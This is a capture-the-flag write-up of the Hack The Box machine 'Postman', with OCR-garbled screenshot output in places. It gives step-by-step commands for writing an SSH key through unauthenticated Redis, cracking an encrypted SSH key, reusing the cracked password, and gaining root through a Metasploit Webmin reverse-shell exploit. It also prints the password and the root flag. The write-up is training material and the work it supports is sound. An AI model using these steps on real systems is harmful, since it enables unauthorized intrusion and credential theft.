Writeup

Required tools

- <u>feroxbuster</u>: any directory buster will do (gobuster, dirb, dirbuster, etc.)
- nmap: installed by default on kali
- redis-cli: Install by running sudo apt-get install redis-tools in terminal
- <u>linPEAS</u>: A well maintained local enumeration script. Part of the PEASS suite which also covers windows local enumeration.

OWASP Threats

- Security Misconfiguration
- •

Initial enumeration

• nmap reveals two webpages, and redis listening on 6379

quickly check if redis requires authentication to execute commands by connecting with
 redis-cli -h \$IP and issuing the info command in the prompt.


```
(kali@ kali)-[~/Documents/htb/machines/postman]
$ redis-cli -h $IP
10.129.2.1:6379> info
# Server
redis_version:4.0.9
redis_git_sha1:000000000
redis_git_dirty:0
redis_build_id:9435c3c2879311f3
redis_made:standalone
```

```
os:Linux 4.15.0-58-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:7.4.0
process_id:656
run_id:31cf30fdee4872c2354b295dc7dea4cfe552b698
tcp_port:6379
uptime_in_seconds:1358
uptime_in_days:0
hz:10
lru clock:15557957
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf
# Clients
connected_clients:1
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0
# Memory
used_memory:841240
used_memory_human:821.52K
used_memory_rss:3694592
used_memory_rss_human:3.52M
used_memory_peak:841240
used_memory_peak_human:821.52K
used_memory_peak_perc:100.00%
used_memory_overhead:832086
used_memory_startup:782456
used_memory_dataset:9154
used_memory_dataset_perc:15.57%
total_system_memory:941199360
total_system_memory_human:897.60M
used_memory_lua:37888
used_memory_lua_human:37.00K
maxmemory:0
maxmemory_human:0B
maxmemory_policy:noeviction
mem_fragmentation_ratio:4.39
mem_allocator:jemalloc-3.6.0
active_defrag_running:0
lazyfree_pending_objects:0
# Persistence
loading:0
rdb_changes_since_last_save:0
rdb_bgsave_in_progress:0
rdb_last_save_time:1676500983
rdb_last_bgsave_status:ok
rdb_last_bgsave_time_sec:-1
rdb_current_bgsave_time_sec:-1
rdb_last_cow_size:0
aof_enabled:0
aof_rewrite_in_progress:0
aof_rewrite_scheduled:0
aof_last_rewrite_time_sec:-1
aof_current_rewrite_time_sec:-1
aof_last_bgrewrite_status:ok
```

• Redis is not requiring authentication to perform at least *some* commands - circle back after enumerating the web servers as they typically have a larger attack surface.

Port 80 (HTTP(s))

• Just a landing page for a future site



- Examining the page source code (Ctrl + U in your browser) doesnt reveal any commented language of use. Further enumerate the page using feroxbuster with feroxbuster -- url http://\$IP -d 2 -T 2
 - Nothing obviously vulnerable is found continue searching for low hanging fruit

```
——(kali⊕ kali)-[~]
—$ feroxbuster --url http://$IP -d 2 -T 2
     Target Url
                                  http://10.129.2.1
     Threads
     Wordlist
                                  /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
     Status Codes
     Timeout (secs)
    User-Agent
Config File
HTTP methods
                                  feroxbuster/2.7.1
                                  /etc/feroxbuster/ferox-config.toml
    Recursion Depth
                                 https://github.com/epi052/feroxbuster/releases/latest
    Press [ENTER] to use the Scan Management Menu™
                                           3844c http://10.129.2.1/
309c http://10.129.2.1/images ⇒ http://10.129.2.1/images/
306c http://10.129.2.1/css ⇒ http://10.129.2.1/css/
309c http://10.129.2.1/upload ⇒ http://10.129.2.1/upload/
305c http://10.129.2.1/js ⇒ http://10.129.2.1/js/
308c http://10.129.2.1/fonts ⇒ http://10.129.2.1/fonts/
298c http://10.129.2.1/server-status
                                 253w
          GET
                                 28w
                                  28w
                                  28w
                                  28w
                                  32w
                                  210000/210000 0s
                                    - 0s
[####### ] - 0s
```

Port 10000 (HTTP(s))

- Nmap reveals this to be a Minisery 1.9.10 server hosting Webmin httpd
 - No subdirectories were found move on

```
ver: 2.7.1
                              http://10.129.2.1:10000
     Target Url
     Threads
     Wordlist
                               /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
     Status Codes
     Timeout (secs)
    User-Agent
                              feroxbuster/2.7.1
                               /etc/feroxbuster/ferox-config.toml
    Config File
    HTTP methods
                              [GET]
    Recursion Depth
    New Version Available
                              https://github.com/epi052/feroxbuster/releases/latest
   Press [ENTER] to use the Scan Management Menu™
  Caught ctrl+c saving scan state to ferox-http_10_129_2_1:10000-1676503326.state ...
                     ] - 7m
] - 7m
                                 35125/60000 5m
17624/30000 36/s
                                                        found:0 errors:383
http://10.129.2.1:10000
http://10.129.2.1:10000/
                                 17498/30000
                                                36/s
```

Port 6379 (Redis)

- What we know:
 - Redis is susceptible to unauthenticated command execution as demonstrated above
 - The server is serving SSH and HTTP
 - Looking through <u>hacktricks</u> we see that it may be possible to push a SSH key we control to the <u>authorized_keys</u> file on the victim.
 - Why this works:

• The redis-cli tool allowed us to connect to the victim redis service as the system user redis. We also know the home directory of the user as determined through config get dir

```
178) "0.0.0.0 ::1"
10.129.2.1:6379> config get dir
1) "dir"
2) "/var/lib/redis"
```

• The authorized_keys file contains a list of approved public ssh keys that will allow users to connect to the victim host as the redis user as long as the attacker has the appropriate private key.

Foothold

- Begin by executing the commands outlined <u>here</u> to push a public key we own to the victim.
- In a kali terminal:
 - If you do not have a ssh key configured:
 - ssh-keygen -t rsa
 - ((echo -e "\n\n"; cat ~/.ssh/id_rsa.pub; echo -e "\n\n") >
 spaced_key.txt
 - This takes your public key from the SSH key pair, spaces it accordingly, and outputs the text to a new file called spaced_key.txt
 - cat spaced_key.txt | redis-cli -h \$IP -x set ssh_key
 - This takes the output of the cat command (the content of the txt file) and pipes it to the redis-cli tool
 - Reconnect to the redis server by entering redis-cli -h \$IP in your terminal, and then the following into the redis prompt:
 - config set dir /var/lib/redis/.ssh
 - config set dbfilename "authorized_keys"
 - save
 - In a new Kali terminal window, type ssh -i ~/.ssh/id_rsa redis@\$IP this gives us a shell as the redis user.

```
-(kali⊛kali)-[~]
$ ssh -i ~/.ssh/id_rsa redis@10.129.2.1
The authenticity of host '10.129.2.1 (10.129.2.1)' can't be established.
ED25519 key fingerprint is SHA256:eBdalosj8xYLuCyv0MFDgHIabjJ9l3TMv1GYjZdxY9Y.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.2.1' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
                   https://ubuntu.com/advantage
 * Support:
 * Canonical Livepatch is available for installation.
    Reduce system reboots and improve kernel security. Activate at: https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$ dir
6379 dkixshbr.so dump.rdb exp.so ibortfgq.so module.o qcbxxlig.so vlpaulhk.so
redis@Postman:~$ whoami
redis
redis@Postman:~$ cd /home
redis@Postman:/home$ dir
Matt
```

Local enumeration as the redis user

- Start by transferring the lineeas.sh script (see Required Tools)
 - Two ways to transfer:
 - 1. On kali using scp from the same directory as your lineas.sh script, type scp lineas.sh redis@\$IP:~/
 - This leverages ssh to securely transfer the file will be more stealthy than transferring using HTTP as this is encrypted
 - 2. On kali, using a simple webserver serving in the same directory as your lineas.sh script type python3 -m http.server 80
 - On the victim host, select the directory you want to store your tools in and type wget KALI_IP/linpeas.sh replace KALI_IP with the IP of your kali box.
 - You could use the /dev/shm directory to store tools/files that dont need to persist on reboot since this directory is typically writeable by most services/users. Its also volatile and will empty on reboot.
- Once transferred using either of the above methods, you will need to make the script executable for the redis user. This can be done by typing in your ssh session, chmod +x linpeas.sh
- To run the enumeration script, simply enter ./linpeas.sh and wait.
 - This script will thoroughly enumerate the system by identifying low hanging fruit, enumerating key directories, running services, network status, and config files for credentials and other misconfiguration items. Read the docs for a full run down
- What leads to further exploitation is the apparent ssh key backup belonging to Matt the other user found in /home

```
Searching ssl/ssh files
Analyzing SSH Files (limit 70)

-rwxr-xr-x 1 Matt Matt 1743 Aug 26 2019 /opt/id_rsa.bak
```

- This could be a valid ssh private key at this point we should transfer this back to the host and try to ssh as the user Matt.
 - We know this is applicable to Matt given the group and user ownership as shown in the screenshot.

Moving Latterally to Matt

• Attempting to SSH as matt fails as the key is encrypted - it will require a password AND the private key.

```
—(kali⊕kali)-[~]
 -$ cd .ssh
___(kali⊛ kali)-[~/.ssh]
_$ echo "____BEGIN RSA PRIVATE KEY____
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C
JehA51I17rsC00VqyWx+C8363I0BYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZ0iZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIU06LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWx0UKbtWGBbU8yi7YsXlKCwwHP
UH70fQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+06
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3h04mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGr03cF25k1PEWNyZMqY4WYsZXi
WhQFHkF0INwVE0tHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH80HYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw=
    -END RSA PRIVATE KEY----" >>> postman_rsa
  –(kali⊕kali)-[~/.ssh]
—$ ssh −i postman_rsa matt@10.129.2.1
WARNING: UNPROTECTED PRIVATE KEY FILE!
Permissions 0644 for 'postman_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "postman_rsa": bad permissions
matt@10.129.2.1's password:
```

- When a ssh key is encrypted, it will begin with the "Proc-Type..." block as seen above. A key that isnt encryped with a password will have neither the Proc-Type or DEK-Info lines.
- To crack the key, we first have to generate a hash of the key file this can be done with ssh2john

```
\[ \label{lem:shi} -[\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\frac{\fr
```

- You can now crack this password two ways:
 - 1. On kali using the john tool:
 - 1. john postman_hash -w=/usr/share/seclists/wordlists/rockyou.txt
 - 1. john takes the password hash file as the first argument, and a wordlist used to crack the password as the second argument. A common/reliable wordlist that isnt tuned at all is the rockyou wordlist that comes preinstalled with kali (find / -name 'rockyou*' 2>/dev/null to get the exact file location on your install), or you can use a wordlist from the Seclists library. This method of cracking the password will be slower than cracking it on your host computer since the VM can't use your GPU to crack.
 - 2. On your host using hashcat:
 - Copy the hash from kali to a file on your host and remove everything before the first \$\\$ in the screenshot above, the hash you save to a file should start with \$\\$sshng\$. We use this identifier to determine the hash mode we need to run hashcat in by consulting the hash list in our case, we are looking at a RSA/DSA/EC/OpenSSH Private Key which has a mode of 22911.
 - 2. After installing the hashcat executable, run it in a terminal on your host (not kali) with something like ./hashcat.exe -m 22911 -a 0 postman_hash

```
** Process of the Second Control of Second Contr
```

- 4. If you lose the terminal text for whatever reason, simply run the command again but append show to it.
- To connect as Matt, run the ssh -i postman_rsa matt@\$IP command again, and enter the cracked password.

```
(kali® kali)-[~/.ssh]
$ chmod 600 postman_rsa

(kali® kali)-[~/.ssh]
$ ssh -i postman_rsa matt@10.129.2.1
Enter passphrase for key 'postman_rsa':
Connection closed by 10.129.2.1 port 22

(kali® kali)-[~/.ssh]
$ ssh -i postman_rsa Matt@10.129.2.1
Enter passphrase for key 'postman_rsa':
Connection closed by 10.129.2.1 port 22

(kali® kali)-[~/.ssh]
$ chmod 600 postman_rsa


(kali® kali)-[~/.ssh]

(kali® kali)-[~/.ssh]
```

This is an arbitrary decision by the box maker to block SSH access here, but you can simply su Matt in the other terminal window you should still have open as the redis user.


```
redis@Postman:/dev/shm$ su Matt
Password:
Matt@Postman:/dev/shm$ whoami
Matt
Matt@Postman:/dev/shm$ uname -a
Linux Postman 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
```

- In a situation where you have multiple hosts interconnected, or have an active directory domain, it would be a good idea to blast these credentials out over the network with <u>crackmapexec</u>. This is out of scope, but crackmapexec (cme) is a phenomenal tool so it had to be mentioned.
- You can now get the first low privilege flag on the machine found in Matt's home directory.
 Submit this flag on the Hackthebox page for the box



Enumeration & Escalation as Matt

- Start by enumerating the system again either manually and with the lineas script.
- Nothing immediately obvious sticks out no interesting sudo binaries, config files, backups, cronjobs,....
- We have credentials...we need to try them against anything on the host that accepts credentials. This includes webpages
- Success...



Rooting the box (Matt -> Root)

- We're now authenticated to the webmin service, have some great enumeration information in front of us (that we have confirmed previously), and can start snooping around the various links for any further vulnerabilities.
- First check <u>exploit-db</u> for any exploits regarding Webmin 1.910 (identified on the dashboard above and by nmap)
- Theres many results when searching for webmin, but theres a potential easy button here
 with the <u>Webmin 1.910 'Package Updates' Remote Command Execution (Metasploit)</u>
 exploit.
- On Kali:
 - 1. Open metasploit in a new terminal window by running msfconsole
 - 2. In the prompt type search webmin resulting in something like

```
Matching Modules

# Name Disclosure Date excellent Yes Webmin File Manager RCE
1 auxiliary/admin/webmin_package_updates_rce
2 exploit/linux/http/webmin_package_updates_rce
2 exploit/linux/http/webmin_package_updates_rce
4 exploit/linux/http/webmin_package_updates_rce
5 exploit/linux/http/webmin_package_updates_rce
6 auxiliary/admin/webmin_deace
7 exploit/linux/http/webmin_package_updates_rce
8 2019-09-16 excellent Yes Webmin Package Updates RCE
9 exploit/unix/webmin_package_updates_rce
8 2019-09-16 excellent Yes Webmin Package Updates Rcc
9 excellent Yes Webmin Upload Authenticated RCc
9 auxiliary/admin/webmin/edit_html_fileaccess
9 exploit/linux/http/webmin_backdoor
9 excellent Yes Webmin package Updates Rcc Yes Webmin Upload Authenticated RCc
9 exploit/linux/http/webmin_backdoor
9 excellent Yes Webmin password_change.cgi Backdoor
```

- 3. Select exploit/linux/http/webmin_packageup_rce by typing use 4
- 4. This will load the exploit and allow you to set exploit specific options:
 - 1. set RHOST \$IP this will set the remote host aka the victim

- 2. set RPORT 10000 since we are attacking the webmin service, we need to point it towards the right webapp
- 3. set LHOST tun0 rather than specifying a listening host IP, we can set a local interface. The Hackthebox runs on tun0
- 4. set USERNAME Matt this is case sensitive
- 5. set PASSWORD computer2008
- 6. set SSL true we cant hit the webmin dashboard with HTTP, it requires HTTPS so we must enable SSL for the exploit as well
- 7. exploit
- Success...

```
Abort session 1? [y/N] y
 [*] 10.129.212.48 - Command shell session 1 closed. Reason: User exit
msf6 exploit(1
                                                                                                                                ) > exploit
 [*] Started reverse TCP handler on 10.10.14.89:4444
[+] Session cookie: d429356900048a328e61649d3a3c7a9b
 [*] Attempting to execute the payload...
 [*] Command shell session 2 opened (10.10.14.89:4444 → 10.129.212.48:46614) at 2023-02-15 23:13:27 -0500
dir
CHANGELOG
                                                              config.info.ru_RU.UTF-8 module.info.ms_MY.UTF-8
CHANGELOG CONFIG.INTO.ITL.NO.OTT & module.INTO.ITL.NO.OTT & module.INTO
config.info.de
                                                                                                                                      module.info.pl.UTF-8
                                                                lang
config.info.de.UTF-8 log_parser.pl Position newfeatures
config.info.ue.on o res_postored package-update config.info.nl module.info.ar postinstall.pl
                                                                                                                                       package-updates-lib.pl
config.info.nl.UTF-8 module.info.ca
                                                                                                                                       save_repos.cgi
config.info.no module.info.ca.UTF-8 save_sched.cgi
config.info.no.UTF-8 module.info.de
                                                                                                                                       save_view.cgi
update.cgi
config.info.pl module.info.de.UTF-8
config.info.pl.UTF-8 module.info.hu
                                                                                                                                       update.pl
config.info.ru.UTF-8 module.info.hu.UTF-8
                                                                                                                                       view.cgi
config.info.ru_RU module.info.ms_MY
 whoami
 root
```

- This is a horrible shell though, so we'll need to upgrade it for QoL purposes. The easiest way to do so is using python if its present on the system.
 - which python
 - python -c 'import pty;pty.spawn("/bin/bash")'

```
whoami
root
which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
root@Postman:/usr/share/webmin/package-updates/# cd /root
root@Postman:~# dir
dir
redis-5.0.0 root.txt
root@Postman:~# cat root.txt
cat root.txt
6b335f913ada6c0583517d554dad56ae
root@Postman:~# echo "i have write privs in root" >> writeable.txt
echo "i have write privs in root" >> writeable.txt
root@Postman:~# ls -al
ls -al
total 80
drwx----- 8 root root 4096 Feb 16 04:15 .
drwxr-xr-x 22 root root 4096 Aug 25 2019 ..
-rw—— 1 root root 14966 Feb 16 04:13 .bash_history
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx—— 2 root root 4096 Aug 24 2019 .cache
           - 3 root root 4096 Aug 26 2019 .gnupg
       _____ 1 root root 28 Oct 25 2019 .lesshst
drwxr-xr-x 3 root root 4096 Aug 24 2019 .local -rw-r--r- 1 root root 148 Aug 17 2015 .profile -rw--- 1 root root 79 Aug 25 2019 .rediscli_history -rw-r--r- 1 root root 66 Oct 25 2019 .selected_editor
drwx---- 2 root root 4096 Aug 25 2019 .ssh
drwxr-xr-x 2 root root 4096 Aug 25 2019 .tmp
-rw——— 1 root root 3449 Sep 29 2020 .viminfo
drwxrwxr-x 6 root root 4096 Oct 2 2019 redis-5.0.0
-rw-r--r-- 1 root root 33 Feb 16 03:54 root.txt
                                27 Feb 16 04:15 writeable.txt
-rw-r--r-- 1 root root
root@Postman:~#
```

Takeaways

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